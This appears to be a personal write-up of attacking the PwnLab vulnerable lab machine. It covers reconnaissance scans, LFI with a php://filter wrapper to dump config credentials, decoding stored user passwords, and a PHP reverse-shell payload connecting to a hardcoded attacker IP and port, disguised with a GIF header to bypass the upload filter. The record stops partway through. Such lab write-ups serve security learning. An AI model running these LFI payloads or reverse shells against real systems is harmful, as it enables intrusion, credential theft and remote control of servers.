
pwnlab


রবিবার, 3 অক্টোবর, 2021 5:21 AM

First I checked for the ip address using netdiscover command




```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.0.1    50:d4:f7:da:e8:0f     10     600  TP-LINK TECHNOLOGIES CO.,

192.168.0.125  00:21:6a:af:bb:90    412   24720  Intel Corporate
192.168.0.1    50:d4:f7:da:e8:0f     10     600  TP-LINK TECHNOLOGIES CO.,
192.168.0.111  9c:5c:8e:d8:f0:3e      1      60  ASUSTek COMPUTER INC.
192.168.0.125  00:21:6a:af:bb:90    412   24720  Intel Corporate
192.168.0.132  90:78:41:15:23:e0      1      60  Intel Corporate
192.168.0.136  80:5e:c0:a6:ec:dc      1      60  YEALINK(XIAMEN) NETWORK T
192.168.0.137  44:a5:6e:6f:96:31      1      60  NETGEAR
192.168.0.157  90:78:41:15:23:e0      1      60  Intel Corporate
192.168.0.166  30:e3:7a:b2:6f:3d      1      60  Intel Corporate
192.168.0.178  08:00:27:d7:eb:dd      1      60  PCS Systemtechnik GmbH
192.168.0.149  88:e9:fe:6e:0f:f0      1      60  Apple, Inc.
192.168.0.194  90:78:41:15:23:e0      1      60  Intel Corporate
192.168.0.160  80:d2:1d:ee:c8:af      1      60  AzureWave Technology Inc.
192.168.0.180  a0:51:0b:fa:93:2b      1      60  Intel Corporate
192.168.0.188  fa:a4:97:71:f5:23      1      60  Unknown vendor
192.168.0.193  ca:69:9b:ab:55:00      1      60  Unknown vendor
192.168.0.199  40:5b:d8:27:84:87      5     300  CHONGQING FUGUI ELECTRONI
192.168.0.248  ec:5c:68:e4:d5:2a      3     180  CHONGQING FUGUI ELECTRONI
```

Then I checked for the open ports using nmap




```
┌──(root💀kali)-[/home/kali]
└─# nmap -A -p- 192.168.0.178                                    130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 02:27 EDT
Nmap scan report for 192.168.0.178
Host is up (0.00072s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          32829/udp   status
|   100024  1          49085/tcp6  status
|   100024  1          50686/udp6  status
|_  100024  1          60852/tcp   status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 39
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, ODBCClient, Speaks41ProtocolNew, Suppor
tsTransactions, FoundRows, DontAllowDatabaseTableColumn, IgnoreSigpipes, Spea
ks41ProtocolOld, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, SupportsC
ompression, LongPassword, InteractiveClient, SupportsLoadDataLocal, LongColum
nFlag, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugin
s
|   Status: Autocommit
|   Salt: F9-qv|.mZ[;Ri>79X.{D
```




```
s
|   Status: Autocommit
|   Salt: F9-qv|.mZ[;Ri>79X.{D
|_  Auth Plugin Name: mysql_native_password
60852/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:D7:EB:DD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.0.178

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds
```

Since 80 port was open, I checked the website on browser



Use this server to upload and share image files inside the intranet


I did a nikto search to find vulnerabilities.




```
┌──(root💀kali)-[/home/kali]
└─# nikto -h http://192.168.0.178
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.178
+ Target Hostname:    192.168.0.178
+ Target Port:        80
+ Start Time:         2021-10-03 02:40:53 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2021-10-03 02:41:59 (GMT-4) (66 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I found /config.png directory where database password is stored.


I tried to do command line injection on the website but no luck. It seemed it was filtered.



```
192.168.0.178/?page=id
```




```
192.168.0.178/?page=id../../../etc/passwd
```



```
192.168.0.178/?page=..%252f..%252f..%252fetc%252fpasswd
```


So I used LFI wrapper to bypass the filter.
I used it for config first and the result was a base64 encoded note.



```
192.168.0.178/?page=php://filter/convert.base64-encode/resource=config
```


PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsN

I decoded it




```
┌──(root💀 kali)-[/home/kali]
└─# echo -n PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8 | base64 -d
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?base64: invalid input
```

I found the database username and password. I logged in to database using these credentials with mysql.




```
┌──(root💀 kali)-[/home/kali]
└─# mysql -u root -p -h 192.168.0.178                                    1 ×
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 65
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]> 
```

I looked for the users



```
MySQL [(none)]> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.001 sec)
```


There was one user only. I checked the tables on that user




```
MySQL [Users]> SELECT * FROM users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)
```

I found password for 3 users. The password seemed encoded.

I decoded the password and logged in on the log in page using the first user




```
┌──(root💀 kali)-[/home/kali]
└─# echo -n Sld6WHVCSkpOeQ== | base64 -d
JWzXuBJJNy
```




PwnLab Intranet Image Host
File Inclusion/Path traver
CyberChef
192.168.0.178/?page=login
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
PWNLAB
[Home] [Login] [Upload]
Login

Username: kent

Password: ••••••••••




PwnLab Intranet Image Host
File Inclusion/Path traver
CyberChef
192.168.0.178/?page=upload




There was upload options.
So I thought of doing reverse shell scripting.

I uploaded a php reverse shell



```
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Wind
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.154';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
```


I used a readymade reverse shell from internet and only edited the port and ip address.




Not allowed extension, please upload images only.

But it was unsuccessful.


So to learn more about what could've been uploaded I checked the upload page using LFI php wrapper


PwnLab Intranet Image Host
PwnLab Intranet Image Host
File Inclusion/Path traver
GIF - Wikipedia
192.168.0.178/?page=php://filter/convert.base64-encode/resource=upload
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
PWNLAB
[Home] [Login] [Upload]


PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG11c3QgYmUgbG9nIGluLicpOyB9DQo/Pg0KPGl



```
┌──(root💀 kali)-[~]
└─# echo -n PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG11c3QgYmUgbG9nIGluLicpOyB9DQo/Pg0KPGh0bWw+DQoJPGJvZHk+DQoJCTxmb3J
tIGFjdGlvbj0nJyBtZXRob2Q9J3Bvc3QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPg0KCQkJPGlucHV0IHR5cGU9J2ZpbGUnIG5hbWU9J2ZpbGUnIGlkPSdmaWxlJyAvPg0KCQkJPGlucHV0IHR5cGU9J3N1Ym
1pdCcgbmFtZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2FkJy8+DQoJCTwvZm9ybT4NCgk8L2JvZHk+DQo8L2h0bWw+DQo8P3BocCANCmlmKGlzc2V0KCRfUE9TVFsnc3VibWl0J10pKSB7DQoJaWYgKCRfRklMRVNbJ2ZpbGUnX
VsnZXJyb3InXSA8PSAwKSB7DQoJCSRmaWxlbmFtZSAgPSAkX0ZJTEVTWydmaWxlJ11bJ25hbWUnXTsNCgkJJGZpbGV0eXBlICA9ICRfRklMRVNbJ2ZpbGUnXVsndHlwZSddOw0KCQkkdXBsb2FkZGlyID0gJ3VwbG9hZC8n
Ow0KCQkkZmlsZV9leHQgID0gc3RycmNocigkZmlsZW5hbWUsICcuJyk7DQoJCSRpbWFnZWluZm8gPSBnZXRpbWFnZXNpemUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddKTsNCgkJJHdoaXRlbGlzdCA9IGFycmF5KCI
uanBnIiwiLmpwZWciLCIuZ2lmIiwiLnBuZyIpOyANCg0KCQlpZiAoIShpbl9hcnJheSgkZmlsZV9leHQsICR3aGl0ZWxpc3QpKSkgew0KCQkJZGllKCdOb3QgYWxsb3dlZCBleHRlbnNpb24sIHBsZWFzZSB1cGxvYWQgaW
1hZ2VzIG9ubHkuJyk7DQoJCX0NCg0KCQlpZihzdHJwb3MoJGZpbGV0eXBlLCdpbWFnZScpID09PSBmYWxzZSkgew0KCQkJZGllKCdFcnJvciAwMDEnKTsNCgkJfQ0KDQoJCWlmKCRpbWFnZWluZm9bJ21pbWUnXSAhPSAna
W1hZ2UvZ2lmJyAmJiAkaW1hZ2VpbmZvWydtaW1lJ10gIT0gJ2ltYWdlL2pwZWcnICYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvanBnJyYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvcG5nJykgew0K
CQkJZGllKCdFcnJvciAwMDInKTsNCgkJfQ0KDQoJCWlmKHN1YnN0cl9jb3VudCgkZmlsZXR5cGUsICcvJyk+MSl7DQoJCQlkaWUoJ0Vycm9yIDAwMycpOw0KCQl9DQoNCgkJJHVwbG9hZGZpbGUgPSAkdXBsb2FkZGlyIC4
gbWQ1KGJhc2VuYW1lKCRfRklMRVNbJ2ZpbGUnXVsnbmFtZSddKSkuJGZpbGVfZXh0Ow0KDQoJCWlmIChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddLCAkdXBsb2FkZmlsZSkpIHsNCg
kJCWVjaG8gIjxpbWcgc3JjPVwiIi4kdXBsb2FkZmlsZS4iXCI+PGJyIC8+IjsNCgkJfSBlbHNlIHsNCgkJCWRpZSgnRXJyb3IgNCcpOw0KCQl9DQoJfQ0KfQ0KDQo/Pg== | base64 -d
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
        <body>
                <form action='' method='post' enctype='multipart/form-data'>
                        <input type='file' name='file' id='file' />
                        <input type='submit' name='submit' value='Upload'/>
                </form>
        </body>
</html>
```




```
<?php
if(isset($_POST['submit'])) {
        if ($_FILES['file']['error'] ⩽ 0) {
                $filename  = $_FILES['file']['name'];
                $filetype  = $_FILES['file']['type'];
                $uploaddir = 'upload/';
                $file_ext  = strrchr($filename, '.');
```



```
html>
php
(isset($_POST['submit'])) {
      if ($_FILES['file']['error'] ⩽ 0) {
              $filename  = $_FILES['file']['name'];
              $filetype  = $_FILES['file']['type'];
              $uploaddir = 'upload/';
              $file_ext  = strrchr($filename, '.');
              $imageinfo = getimagesize($_FILES['file']['tmp_name']);
              $whitelist = array(".jpg",".jpeg",".gif",".png");

              if (!(in_array($file_ext, $whitelist))) {
                      die('Not allowed extension, please upload images only.');
              }

              if(strpos($filetype,'image') === false) {
                      die('Error 001');
              }

              if($imageinfo['mime'] ≠ 'image/gif' && $imageinfo['mime'] ≠ 'image/jpeg' && $imageinfo['mime'] ≠
                      die('Error 002');
              }

              if(substr_count($filetype, '/')>1){
```


The code hinted that only .jpg, .png, .gif files can be uploaded.

I changed the shell extension name to .png and tried uploading again but it did not work.



```
┌──(root💀 kali)-[/home/kali/Downloads/php-reverse-shell-1.0]
└─# mv php-reverse-shell.php shell.png
```

So to bypass it, I added gif header to the script and tried uploading again. This time it worked.



File format [edit]


Conceptually, a GIF file describes a fixed-sized graphical area (the "logical screen") populated with zero or more "images". Ma that fills the entire logical screen. Others divide the logical screen into separate sub-images. The images may also function as GIF file, but again these need not fill the entire logical screen.

GIF files start with a fixed-length header ("GIF87a" or "GIF89a") giving the version, followed by a fixed-length Logical Screen D dimensions and other characteristics of the logical screen. The screen descriptor may also specify the presence and size of a follows next if present.

